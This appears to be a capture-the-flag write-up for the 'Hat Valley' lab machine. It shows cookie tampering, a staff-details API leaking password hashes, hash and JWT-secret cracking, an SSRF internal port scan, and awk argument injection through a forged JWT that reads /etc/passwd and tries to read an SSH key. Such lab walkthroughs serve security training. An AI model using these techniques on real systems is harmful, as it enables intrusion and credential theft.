
Also supports Firefox for Android.

After Installing the extension and seeing the cookie value, We have the guest value in the cookie




Name: token
Value: guest

Let’s change the value and try it




Name: token
Value: admin

On saving the value of the cookie and reloading the page we get the admin panel


hat-valley.htb/dashboard
Hat Valley HR
Logout
Dashboard
Leave Requests
Hi , welcome back!
Staff Details
Name
Position
Phone Number
Website Audience Metrics
Consistent engagement over the year, need to focus on increasing unique user website visits.
83,123
Website Visits
3,333
Unique Users
249
Inquiries
Online Store Status
Current status of new Hat Valley online store
Down
Refresh
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Copyright © bootstrapdash.com 2020
Distributed By: Themewagon
Free Bootstrap dashboard templates from Bootstrapdash.com

We can see that it says that the online store status is ‘Down’




Online Store Status

Current status of new Hat Valley online store

Down

Refresh


Let’s check the network of the website using the developer option of the browser



There we can see the other end-points of the websites :

- /api/staff-details
- /api/store-status


Accessing the link using the browser



```
JsonWebTokenError: jwt malformed
    at Object.module.exports [as verify] (/var/www/hat-valley.htb/node_modules/jsonwebtoken/verify.js:63:17)
    at /var/www/hat-valley.htb/server/server.js:151:30
    at Layer.handle [as handle_request] (/var/www/hat-valley.htb/node_modules/express/lib/router/layer.js:95:5)
    at next (/var/www/hat-valley.htb/node_modules/express/lib/router/route.js:144:13)
    at Route.dispatch (/var/www/hat-valley.htb/node_modules/express/lib/router/route.js:114:3)
    at Layer.handle [as handle_request] (/var/www/hat-valley.htb/node_modules/express/lib/router/layer.js:95:5)
    at /var/www/hat-valley.htb/node_modules/express/lib/router/index.js:284:15
    at Function.process_params (/var/www/hat-valley.htb/node_modules/express/lib/router/index.js:346:12)
    at next (/var/www/hat-valley.htb/node_modules/express/lib/router/index.js:280:10)
    at cookieParser (/var/www/hat-valley.htb/node_modules/cookie-parser/index.js:71:5)
```

We get a JWT token error, Which means there is some problem with our modified cookie

Let’s try it by deleting our modified cookie




hat-valley.htb/api/staff-details

```
JsonWebTokenError: jwt malformed
    at Object.module.exports [as verify] (/var/www/hat-valley.htb/node_modules/jsonwebtoken/verify.js:63:17)
    at /var/www/hat-valley.htb/server/server.js:151:30
    at Layer.handle [as handle_request] (/var/www/hat-valley.htb/node_modules/express/lib/router/layer.js:95:5)
    at next (/var/www/hat-valley.htb/node_modules/express/lib/router/route.js:144:13)
    at Route.dispatch (/var/www/hat-valley.htb/node_modules/express/lib/router/route.js:114:3)
    at Layer.handle [as handle_request] (/var/www/hat-valley.htb/node_modules/express/lib/router/layer.js:95:5)
    at /var/www/hat-valley.htb/node_modules/express/lib/router/index.js:284:15
    at Function.process_params (/var/www/hat-valley.htb/node_modules/express/lib/router/index.js:346:12)
    at next (/var/www/hat-valley.htb/node_modules/express/lib/router/index.js:280:10)
    at cookieParser (/var/www/hat-valley.htb/node_modules/cookie-parser/index.js:71:5)
```

After Deleting the cookie and reloading the website

we get the users with the password of the server




hat-valley.htb/api/staff-details

```
▾ 0:
    user_id:    1
    username:   "christine.wool"
  ▾ password:   "6529fc6e43f9061ff4eaa806b087b13747fbe8ae0abfd396a5c4cb97c5941649"
    fullname:   "Christine Wool"
    role:       "Founder, CEO"
    phone:      "0415202922"
▾ 1:
    user_id:    2
    username:   "christopher.jones"
  ▾ password:   "e59ae67897757d1a138a46c1f501ce94321e96aa7ec4445e0e97e94f2ec6c8e1"
    fullname:   "Christopher Jones"
    role:       "Salesperson"
    phone:      "0456980001"
▾ 2:
    user_id:    3
    username:   "jackson.lightheart"
  ▾ password:   "b091bc790fe647a0d7e8fb8ed9c4c01e15c77920a42ccd0deaca431a44ea0436"
    fullname:   "Jackson Lightheart"
    role:       "Salesperson"
    phone:      "0419444111"
▾ 3:
    user_id:    4
    username:   "bean.hill"
  ▾ password:   "37513684de081222aaded9b8391d541ae885ce3b55942b9ac6978ad6f6e1811f"
    fullname:   "Bean Hill"
    role:       "System Administrator"
    phone:      "0432339177"
```

here the password is stored as a hash value

To find the type of the hash

we used this link to see the hash type link: hashes.com



Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification


Pay professionals to decrypt your remaining lists
https://hashes.com/en/escrow/view

✓ Possible identifications: Decrypt Hashes

```
6529fc6e43f9861ff4eaa806b087b13747fbe8ae0abfd396a5c4cb97c5941649 - Possible algorithms: SHA256
```

By this, we can identify the hash as it was SHA256 type

we used the "hashcat " to decrypt the hash




```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 351 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

e59ae67897757d1a138a46c1f501ce94321e96aa7ec4445e0e97e94f2ec6c8e1:chris123
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: fuck.txt
Time.Started.....: Wed Feb  1 07:00:01 2023 (2 secs)
Time.Estimated...: Wed Feb  1 07:00:03 2023 (0 secs)
```

we found the credential of the christopher.jones

christopher.jones : chris123

so let's logout and login using christopher jones



hat-valley.htb/dashboard

Hat Valley HR
Christopher
Dashboard
Leave Requests
Logout
Website Audience Metrics
Consistent engagement over the year, need to focus on increasing unique user website visits.
83,123
Website Visits
3,333
Unique Users
249
Inquiries
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Copyright © bootstrapdash.com 2020
Distributed By: ThemeWagon
Free Bootstrap dashboard templates from Bootstrapdash.com

Hi Christopher, welcome back!

Staff Details


Name	Position	Phone Number
Christine Wool	Founder, CEO	0415202922
Christopher Jones	Salesperson	0456980001
Jackson Lightheart	Salesperson	0419444111
Bean Hill	System Administrator	0432339177

Online Store Status
Current status of new Hat Valley online store
Down
Refresh

now we can see the staff details in the dashboard

Now let's again intercept the website using the burp suite

Now we can get the different cookie value




```
GET /api/store-status?url="http://store.hat-valley.htb" HTTP/1.1
Host: hat-valley.htb
Accept: application/json, text/plain, */*
Referer: http://hat-valley.htb/dashboard
Accept-Encoding: gzip, deflate
Accept-Language: es-419,es;q=0.9,en;q=0.8
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImNocmlzdG9waGVy
Connection: close
```

As we can see that the cookie is a JWT token with a secret key

To find the secret key from the JWT token

we use jwt2john.py to get the hash of the JWT

after we get the hash value we store it in a text file and we use the john to crack the hash text file




```
┌──(kali㉿kali)-[~/Desktop/awkward/jwt]
└─$ cat john.txt
john token.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123beany123      (?)
1g 0:00:00:01 DONE (2023-02-01 07:22) 0.7462g/s 9958Kp/s 9958Kc/s 9958KC/s 123wavehope..123456789lgr
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

we get the secret key of the JWT token

The Secret key of the JWT token is 123beany123

Again we intercept the website using the burp suite




Request to http://hat-valley.htb:80 [10.10.11.185]

```
GET /api/store-status?url=%22http:%2F%2Fstore.hat-valley.htb%22 HTTP/1.1
Host: hat-valley.htb
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Referer: http://hat-valley.htb/dashboard
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImNocmlzdG9waGVyLmpvbmVzIiwiaWF0IjoxNjY5MjYyOTg4fQ.mPvd5Oei9kuiUWZKJd-AZdK266XBZTsb
6JU2MrUY
Connection: close
```

The Get header in HTTP is different from the old one and it is encoded in URL format

Now we decode the URL using the burp suite

VI. GAINING ACCESS



```
/api/store-status?url=%22http:%2F%2Fstore.hat-valley.htb%22
```

```
/api/store-status?url="http://store.hat-valley.htb"
```


VII. EXPLOIT SERVER-SIDE REQUEST FORGERY(SSRF)

Now we get the request point to store.hat-valley.htb


Which looks like vulnerable to SSRF (Server-Side Request Forgery)

First, I try the localhost URL with 80 port, and it redirects to http://hat-valley.htb/


http://hat-valley.htb/api/store-status?url="http://127.0.0.1:80"



The latest address is http://hat-valley.htb/.



So it conforms that it is vulnerable to SSRF Now let's try to enumerate the ports which are running on the internal network




```
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/seclists/Fuzzing/4-digits-0000-9999.txt -u 'http://hat-valley.htb/api/store-status?url="http://127.0.0.1:FUZZ"' -fs 0

       v1.5.0 Kali Exclusive

________________________________________________

 :: Method           : GET
 :: URL              : http://hat-valley.htb/api/store-status?url="http://127.0.0.1:FUZZ"
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Fuzzing/4-digits-0000-9999.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

0080                    [Status: 200, Size: 132, Words: 6, Lines: 9, Duration: 1578ms]
3002                    [Status: 200, Size: 77010, Words: 5916, Lines: 686, Duration: 159ms]
8080                    [Status: 200, Size: 2881, Words: 305, Lines: 55, Duration: 129ms]
:: Progress: [10000/10000] :: Job [1/1] :: 248 req/sec :: Duration: [0:01:14] :: Errors: 0 ::
```

And we got 3 ports running internally, let's check them one by one

Let's check port '3002'

It gives us all the API endpoint routes as well as their source code



Hat Valley API

Express API documentation for the Hat Valley website. Written in Markdown. Translated to HTML.

Login (/api/login)

Log the user into the Hat Valley HR system.

HTTP Request Type

POST


Request Parameters

Parameter	Description
username	Username of HR user
password	Password of HR user

Express Method

Here we found an endpoint that is vulnerable to LFI(Local File Inclusion)

On the API endpoint od '/api/all-leave'



All Leave (/api/all-leave)

Retrieve the leave request history for the logged in user.

HTTP Request Type

GET


Request Parameters

Parameter	Description
token	JWT of HR user

Express Method


```
app.get('/api/all-leave', (req, res) => {
  const user_token = req.cookies.token
  var authFailed = false
  var user = null
  if(user_token) {
    const decodedToken = jwt.verify(user_token, TOKEN_SECRET)
    if(!decodedToken.username) {
      authFailed = true
    }
    else {
      user = decodedToken.username
    }
  }
```

The AWK command is vulnerable,



```
  if(!user) {
    return res.status(500).send("Invalid user")
  }
  const bad = [";","&","|",">","<","*","?","`","$","(",")","{","}","[","]","!","#"]

  const badInUser = bad.some(char => user.includes(char));

  if(badInUser) {
    return res.status(500).send("Bad character detected.")
  }

  exec("awk '/" + user + "/' /var/www/private/leave_requests.csv", {encoding: 'binary',
maxBuffer: 51200000}, (error, stdout, stderr) => {
    if(stdout) {
      return res.status(200).send(new Buffer(stdout, 'binary'));
    }
    if (error) {
      return res.status(500).send("Failed to retrieve leave requests")
    }
    if (stderr) {
      return res.status(500).send("Failed to retrieve leave requests")
    }
  })
})
```

The awk command passes the individual variable. Ready to take good things about this by utilizing controlling the individual variable to incorporate what we need, which incorporates neighborhood records.



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
J1c2VybmFtZSI6Ii8nIC9ldGMvcGFzc3dkICciL
CJpYXQiOjE2NjcwMTcxNTd9.HKWzL6o9CamyDt0
S-bxQyrKYEqQha_tDr1SfgSLcX7s
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "username": "/' /etc/passwd '",
  "iat": 1667017157
}
```


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  123beany123
) ☐ secret base64 encoded
```

VIII. GAINING SYSTEM ACCESS

we have entered the local filename and given the secret key of the JWT token


Now we get the cookie which leads us to the local file '/etc/passwd'

Let's curl the website with the cookie value




```
┌──(kali㉿kali)-[~]
└─$ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ldGMvcGFzc3dkICciLCJpYXQiOj
E2NjcwMTcxNTd9.HKWzL6o9CamyDt0S-bxQyrKYEqQha_tDr1SfgSLcX7s"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:115::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:116:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:117::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
```

As the Linux user has permission to use the '/bin/bash' as their shell so we have used the grep to narrow down the result




```
┌──(kali㉿kali)-[~]
└─$ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ldGMvcGFzc3dkICciLCJpYXQiOj
E2NjcwMTcxNTd9.HKWzL6o9CamyDt0S-bxQyrKYEqQha_tDr1SfgSLcX7s" | grep -i /bin/bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3059  100  3059    0     0   6681      0 --:--:-- --:--:-- --:--:--  6679
root:x:0:0:root:/root:/bin/bash
bean:x:1001:1001:,,,:/home/bean:/bin/bash
christine:x:1002:1002:,,,:/home/christine:/bin/bash
```

Let's try to get the ssh key for the user 'Christine' and we got no luck




```
┌──(kali㉿kali)-[~]
└─$ curl http://hat-valley.htb/api/all-leave --header "Cookie: token=eyJhbGci
OiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Ii8nIC9ob21lL2NocmlzdGluZS8uc3No
L2lkX3JzYSAnIiwiaWF0IjoxNjY3MDE3MTU3fQ.XIIB2-j3-Pxlwv9EHCfK1-GZ_y2qSt49JVJcZJ
YgcBY"
Failed to retrieve leave requests
```

